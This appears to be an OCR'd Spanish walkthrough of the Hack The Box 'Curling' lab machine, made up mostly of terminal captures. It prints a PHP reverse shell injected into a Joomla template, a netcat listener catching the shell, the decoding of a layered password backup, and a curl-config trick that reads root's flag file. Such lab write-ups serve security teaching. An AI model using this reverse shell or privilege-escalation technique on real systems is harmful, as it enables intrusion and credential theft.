
RECONOCIMIENTO Y ESCANEO



RECONOCIMIENTO Y ESCANEO



RECONOCIMIENTO Y ESCANEO



EXPLOTACIÓN DEL USUARIO.

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling/php-reverse-shell-1.
0]
└──╼ #cat php-reverse-shell.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.16';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }
```

EXPLOTACIÓN DEL USUARIO.

Editing file "/error.php" in template "protostar".


- css
- html
- images
- img
- js
- language
- less
- component.php
- error.php
- index.php
- offline.php

Press F10 to toggle Full Screen editing.

```
198             <hr />
199             <?php echo $this->getBuffer('modules', 'footer', array('style' => 'none')); ?>
200             <p class="pull-right">
201                 <a href="#top" id="back-top">
202                     <?php echo JText::_('TPL_PROTOSTAR_BACKTOTOP'); ?>
203                 </a>
204             </p>
205             <p>
206                 &copy; <?php echo date('Y'); ?> <?php echo $sitename; ?>
207             </p>
208         </div>
209     </div>
210     <?php echo $this->getBuffer('modules', 'debug', array('style' => 'none')); ?>
211 </body>
212 </html>
213 <?php
214 set_time_limit (0);
215 $VERSION = "1.0";
216 $ip = '10.10.14.9';  // CHANGE THIS
217 $port = 1234;        // CHANGE THIS
218 $chunk_size = 1400;
219 $write_a = null;
220 $error_a = null;
221 $shell = 'uname -a; w; id; /bin/sh -i';
222 $daemon = 0;
223 $debug = 0;
```

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling/php-reverse-shell-1.0]
└──╼ #nc -nvlp 1234
listening on [any] 1234 ...
```

EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling/php-reverse-shell-1
0]
└──╼ #nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.150] 40036
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64
x86_64 x86_64 GNU/Linux
 11:55:39 up 59 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
```

EXPLOTACIÓN DEL USUARIO.

```
$ cd home
$ ls
floris
$ cd floris
$ ls
admin-area
password_backup
user.txt
$ cat user.txt
cat: user.txt: Permission denied
```

EXPLOTACIÓN DEL USUARIO.

```
$ whoami
www-data
$ cd admin-area
/bin/sh: 9: cd: can't cd to admin-area
$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh.........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n.....J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

EXPLOTACIÓN DEL USUARIO.

https://www.reddit.com/r/Steganography/comments/3pdy00/steganography_challenge_solution/

http://www.tutorialspoint.com/unix_commands/xxd.htm

Para esta ocasión, necesitamos reversar el hexadecimal y para esto haremos uso de la herramienta xxd la cual nos permite dumpear o reversear hexadecimales.
El siguiente link indica el proceso para descomprimir los archivos incluidos en el hex:
https://kongwenbin.wordpress.com/2016/08/26/overthewire-bandit-level-12-to-level-13/

EXPLOTACIÓN DEL USUARIO.

```
┌─[✗]─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #xxd -r password_backup > key
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #file key
key: bzip2 compressed data, block size = 900k

┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #mv key key.bz2
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #bzip2 -d key.bz2

┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #cat key
BZh91AY&SY6Ă@@!PtD t"d0hhOPIS@6680ET>P@#I bX
|3xN0&0H0k100x0"0{0x0]0B@060m0┌─[root@parrot]─[/h
ome/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #file key
key: gzip compressed data, was "password", last modified: Tue May 2
2 19:16:20 2018, from Unix, original size 141
```

EXPLOTACIÓN DEL USUARIO.

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└─────#mv key key.gz
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└─────#gzip -d key.gz
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└─────#cat key
BZh91AY&SY6Ã����@@!PtD�� t"d@hhOPIS@��6��8ET>P@@#I bX|3��x��������
(*N@&@H@@k1@@x@@"@{@x@@]@@B@@6┌──[root@parrot]─[/home/ethicalhacking
cop/Descargas/HTB/curling]
└─────#file key
key: bzip2 compressed data, block size = 900k
```

EXPLOTACIÓN DEL USUARIO.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #mv key key.bz2
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #bzip2 -d key.bz2
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #cat key
password.txt0000644000000000000000000000023133010661430121470 0usta
r  rootroot5d<wdCbdZu)|hChXll
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #file key
key: POSIX tar archive (GNU)
```

EXPLOTACIÓN DEL USUARIO.

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #mv key key.tar
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #tar xvf key.tar
password.txt
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #cat password.txt
5d<wdCbdZu)|hChXll
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #
```

EXPLOTACIÓN DEL USUARIO.

```
┌─[✗]─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/curling]
└──╼ #ssh floris@10.10.10.150
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Mar 30 20:55:04 UTC 2019

  System load:  0.0               Processes:           168
  Usage of /:   46.2% of 9.78GB   Users logged in:     0
  Memory usage: 22%               IP address for ens33: 10.10.10.15
0
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts
. Check your Internet connection or proxy settings


Last login: Sat Mar 30 12:02:44 2019 from 10.10.14.9
floris@curling:~$
```

EXPLOTACIÓN DEL ROOT.

MANERA 1

```
floris@curling:~/admin-area$ ls -la
total 28
drwxr-x--- 2 root   floris  4096 May 22  2018 .
drwxr-xr-x 7 floris floris  4096 Mar 31 00:21 ..
-rw-rw---- 1 root   floris    25 Mar 31 01:57 input
-rw-rw---- 1 root   floris 14236 Mar 31 01:57 report
floris@curling:~/admin-area$ ls -la
total 28
drwxr-x--- 2 root   floris  4096 May 22  2018 .
drwxr-xr-x 7 floris floris  4096 Mar 31 00:21 ..
-rw-rw---- 1 root   floris    25 Mar 31 01:57 input
-rw-rw---- 1 root   floris 14236 Mar 31 01:58 report
floris@curling:~/admin-area$ ls -la
total 28
drwxr-x--- 2 root   floris  4096 May 22  2018 .
drwxr-xr-x 7 floris floris  4096 Mar 31 00:21 ..
-rw-rw---- 1 root   floris    25 Mar 31 01:58 input
-rw-rw---- 1 root   floris 14236 Mar 31 01:58 report
floris@curling:~/admin-area$
```

EXPLOTACIÓN DEL ROOT.

MANERA 1

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
```


```
floris@curling:~/admin-area$ cat report
<!DOCTYPE html>
<html lang="en-gb" dir="ltr">
<head>
        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <meta charset="utf-8" />
        <base href="http://127.0.0.1/" />
        <meta name="description" content="best curling site on the planet!" />
        <meta name="generator" content="Joomla! - Open Source Content Management" />
        <title>Home</title>
        <link href="/index.php?format=feed&amp;type=rss" rel="alternate" type="application/rss+xml" title="RSS 2.0" />
        <link href="/index.php?format=feed&amp;type=atom" rel="alternate" type="application/atom+xml" title="Atom 1.0" />
        <link href="/templates/protostar/favicon.ico" rel="shortcut icon" type="image/vnd.microsoft.icon" />
        <link href="/templates/protostar/css/template.css?4c6b364068a1c45e7cd3bb9b6a49b052" rel="stylesheet" />
        <link href="https://fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet" />
        <style>

        h1, h2, h3, h4, h5, h6, .site-title {
                font-family: 'Open Sans', sans-serif;
        }
        </style>
```

EXPLOTACIÓN DEL ROOT.

MANERA 1

https://www.reddit.com/r/commandline/comments/31n5yl/curl_from_a_file_input/

curl -i -H "Content-Type: application/json" -X POST http://localhost:4567 --data-binary @test_data.json



EXPLOTACIÓN DEL ROOT.

MANERA 1

```
floris@curling:~/admin-area$ nano input
floris@curling:~/admin-area$ cat input
url = "file:///root/root.txt"
-o /tmp/ethflag
floris@curling:~/admin-area$ curl -i -H -X POST http://localhost --
data-binary @input
curl: (6) Could not resolve host: POST
HTTP/1.1 200 OK
Date: Sun, 31 Mar 2019 04:54:55 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: c0548020854924e0aecd05ed9f5b672b=13hfos6p0cmdeol9ts7qu9
7stb; path=/; HttpOnly
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Sun, 31 Mar 2019 04:54:55 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, p
re-check=0
Pragma: no-cache
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="en-gb" dir="ltr">
```

EXPLOTACIÓN DEL ROOT.

MANERA 1

```
aying surface in curling is called "the sheet."floris@curling:~/adm
in-area$ ls /tmp/
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-apache2.service-ee
RvSo
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-resolved.s
ervice-If8T6b
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-timesyncd.
service-uGlq7W
vmware-root
floris@curling:~/admin-area$ curl -i -H -X POST http://localhost --
data-binary @input
```

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$ nano input
floris@curling:~/admin-area$ curl -i -H -X POST http://localhost --
data-binary @input
curl: (6) Could not resolve host: POST
HTTP/1.1 200 OK
```

EXPLOTACIÓN DEL ROOT.

MANERA 1

```
<p>Good question. First, let's get a bit of the jargon down. The pl
floris@curling:~/admin-area$ ls /tmp/
ethflag
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-apache2.service-ee
RvSo
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-resolved.s
ervice-If8T6b
systemd-private-8f3e5221873f42d59a7c3a4014b3186e-systemd-timesyncd.
service-uGlq7W
vmware-root
floris@curling:~/admin-area$
```

```
floris@curling:~/admin-area$ cat /tmp/ethflag
```

EXPLOTACIÓN DEL ROOT.

MANERA 2

